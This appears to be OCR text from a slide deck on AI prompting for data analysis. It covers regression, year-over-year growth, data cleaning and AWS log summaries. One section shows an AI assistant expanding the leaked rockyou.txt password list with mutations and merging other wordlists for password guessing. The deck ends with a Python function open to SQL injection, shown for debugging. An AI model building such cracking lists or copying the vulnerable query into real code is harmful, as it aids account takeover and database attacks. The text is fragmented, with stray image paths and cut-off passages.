regression analysis determines the nature and strength of the relationship between the dependent variable and the independent variables.

The most common form of regression analysis is linear regression, where the relationship between the variables is assumed to be linear. In linear regression, the relationship is represented by a straight line equation of the form:

$Y = b0 + b1X1 + b2X2 + ... + bn*Xn$

In this equation, Y is the dependent variable, b0 is the intercept (the value of Y when all the independent variables are zero), b1, b2, ..., bn are the coefficients representing the impact of each independent variable (X1, X2, ..., Xn) on the dependent variable. The coefficients indicate the change in the dependent variable for a one-unit change in the corresponding



Explain regression analysis in two sentences to a C-Level executive at a marketing agency

Regression analysis is a statistical technique that helps identify the relationship between a dependent variable (such as sales or customer satisfaction) and independent variables (such as advertising spend or website traffic), allowing us to understand how changes in one variable affect the other. By analyzing this relationship, we can make data-driven decisions and optimize marketing strategies to maximize business outcomes.

PRO TIP: Use prompts like *"explain it to me as if you were speaking to a child"* to adjust the tone and complexity of the response

*Copyright Maven Analytics, LLC

Data Scientist As Your Assistant


USING AI For AWS Log Analysis

User activity breakdown 🚶

Action distribution 🔄

IP address insights 🌐

Hourly activity heatmap ⏰



1. **Number of Actions Performed by Each User**:
   - `` `user6` ``: 107 actions
   - `` `user5` ``: 95 actions
   - `` `user2` ``: 101 actions


   ... and so on for other users.
2. **Distribution of Actions**:
   - `` `login` ``: 206 times
   - `` `upload` ``: 174 times
   - `` `create instance` ``: 206 times
   - `` `terminate instance` ``: 210 times
   - `` `delete bucket` ``: 204 times
3. **Number of Actions from Each IP Address**:
   - IP `` `192.168.27.73` ``: 99 actions
   - IP `` `192.168.90.47` ``: 101 actions

   ... and so on for other IPs.
4. **Distribution of Actions Over Time**:
   - At `` `00:00` `` to `` `00:59` ``: 44 actions
   - At `` `01:00` `` to `` `01:59` ``: 40 actions

   ... and so on for other hours.

TIP: BE CLEAR & SPECIFIC

ORIGINAL PROMPT



How do you calculate year over year growth?

Year over year (YoY) growth is calculated by comparing the performance of a certain metric or variable for two consecutive years. It measures the percentage change in that metric from one year to the next. To calculate YoY growth, follow these steps:


1. Determine the initial value: Identify the starting point for the metric you want to measure. This could be the revenue, sales, profit, or any other relevant figure for a particular year. Let's call this value "V1."
2. Determine the final value: Identify the value of the same metric for the subsequent year. Let's call this value "V2."
3. Calculate the difference: Subtract the initial value (V1) from the final value (V2). This gives you the difference or change in the metric from the first year to the second year.
   Difference = V2 - V1
4. Calculate the YoY growth rate: Divide the difference calculated in step 3 by the initial value (V1). Then, multiply the result by 100 to express it as a percentage.
   YoY growth rate = (Difference / V1) * 100

The resulting YoY growth rate represents the percentage change in the metric from the first year to the second year. A positive growth rate indicates an increase, while a negative growth rate indicates a decrease.

For example, let's say a company had revenues of $1 million in 2021 (V1) and $1.2 million in 2022 (V2). The YoY growth rate would be calculated as follows:

VS

BETTER PROMPT



Can you give me an Excel formula to calculate year over year growth?

Data for this year lives in cells C2:C100, and data for last year lives in cells B2:100.

Certainly! You can use the following Excel formula to calculate the year-over-year growth percentage:

```excel
=((C2-B2)/B2)*100
```

Assuming you want to calculate the growth percentage for the first row (row 2) and drag the formula down to calculate for the rest of the rows, you can place the formula in cell D2 and then drag it down from cell D2 to D100 to apply the formula to the entire range.

This formula subtracts the value from the previous year (B2) from the value of the current year (C2), divides the result by the value from the previous year (B2), and then multiplies it by 100 to express the growth as a percentage.

PRO TIP: When generating code, include details like variable names, data types, cell ranges, etc.

*Copyright Maven Analytics, LLC


TIP: ESTABLISH ROLES

ORIGINAL PROMPT

vs

BETTER PROMPT

What's the best way to clean data?




The best way to clean data depends on the specific characteristics of the dataset and the goals of your analysis. However, here are some general best practices for data cleaning:

1. Understand your data: Before cleaning the data, it's essential to thoroughly understand its structure, variables, and any potential issues or anomalies. This will help you make informed decisions during the cleaning process.
2. Define a data cleaning plan: Create a clear plan outlining the steps you'll take to clean the data. This plan should include identifying missing values, handling outliers, addressing inconsistencies, and resolving any other known issues.
3. Handle missing values: Decide on the most appropriate method for dealing with missing values. This can include removing rows or columns with a high proportion of missing values or imputing missing values by filling them in with reasonable estimates (e.g., using mean, median, or machine learning algorithms).
4. Address outliers: Identify outliers, which are data points significantly different from others in the dataset. Determine whether these outliers are valid data or errors. Depending on the situation, you can either correct the outliers, remove them if they are errors, or analyze them separately if they represent important information.
5. Check for duplicates: Identify and remove any duplicate records in your dataset. Duplicates can skew analysis results and lead to incorrect conclusions.
6. Standardize data formats: Ensure consistency by standardizing the formats of variables, such as dates, addresses, or units of measurement. This helps avoid confusion and facilitates accurate analysis.

I'm a new Data Analyst for a retail business, and I've been tasked with cleaning and preparing a raw dataset for analysis.

Please play the role of a Data QA Engineer and provide a step-by-step plan for me to follow.



As a Data QA Engineer, I can guide you through the process of cleaning and preparing a raw dataset for analysis. Here's a step-by-step plan you can follow:

Step 1: Understand the Data


- Review the dataset documentation or data dictionary if available to understand the meaning of each variable.
- Identify the goals of the analysis and the specific questions you need to answer with the data.
- Determine the data types of each variable (numeric, categorical, datetime, etc.).

Step 2: Assess Data Quality

- Check for missing values: Identify variables with missing data and decide how to handle them. You can either impute missing values, remove rows with missing values, or create a separate category for missing data.
- Identify duplicate records: Look for duplicate rows in the dataset and decide whether to keep or remove them based on your analysis goals.
- Validate data range and outliers: Examine the minimum and maximum values of numeric variables to ensure they fall within logical ranges. Identify any potential outliers that may require further investigation.

*Copyright Maven Analytics, LLC

Using AI To Enhance rockyou.txt Password List




The rockyou.txt file is a very popular password file because it contains a large number of commonly used passwords. This file was created in 2009 after a data breach at RockYou, a social media platform. The breach exposed the passwords of over 32 million users, and the rockyou.txt file was created by compiling these passwords.

The rockyou.txt file is commonly used by hackers and security researchers to test the security of websites and applications. By using this file, they can try to guess the passwords of users and gain access to their accounts.

Here are some of the reasons why the rockyou.txt file is so popular:

- It is a large file, containing over 14 million passwords. This gives hackers a large pool of passwords to try, which increases their chances of guessing a correct password.
- The passwords in the rockyou.txt file are commonly used passwords. This means that there is a good chance that a user will be using one of these passwords for their account.
- The rockyou.txt file is freely available online. This makes it easy for hackers to obtain and use.




Thank you for re-uploading the file.

To enhance the password list, as mentioned earlier, we can consider variations, combinations, year-based passwords, pop culture references, keyboard patterns, and local context.


Let's proceed with adding variations and combinations to the existing list.

Here are some of the additional passwords I've added to enhance the list:

AIPRM



1. `1loveyou`
2. `1password`
3. `rockyou1`
4. `123456a`
5. `password#`
6. `admin#123`
7. `iloveyou#`
8. `Princess#`




Moreover, I've combined some of the original passwords to create new variations:

1. `123456nicole`
2. `123456daniel`
3. `123456babygirl`
4. `123456monkey`
5. `123456lovely`

... and so on.

Would you like to save these enhanced passwords to a new file?

AIPRM



000webhost.txt
500-worst-passwords.txt
2020-200_most_used_passwords.txt

Please add these passwords lists to the file as well as help improve upon them

please also remove all duplicates and give me a new file to download


Alright, let's proceed step by step:

1. Read the contents of the newly uploaded files.
2. Merge them with the previous password list.
3. Enhance the merged list.
4. Remove duplicates.
5. Save to a new file for download.

Let's begin by reading the contents of the new files.

AIPRM

SQL Injection Debugging with Code Interpreter



```python
def fetch_user_data(connection, user_id):
    query = "SELECT * FROM users WHERE id=" + user_id
    result = connection.execute(query)
    return result.fetchall()
```

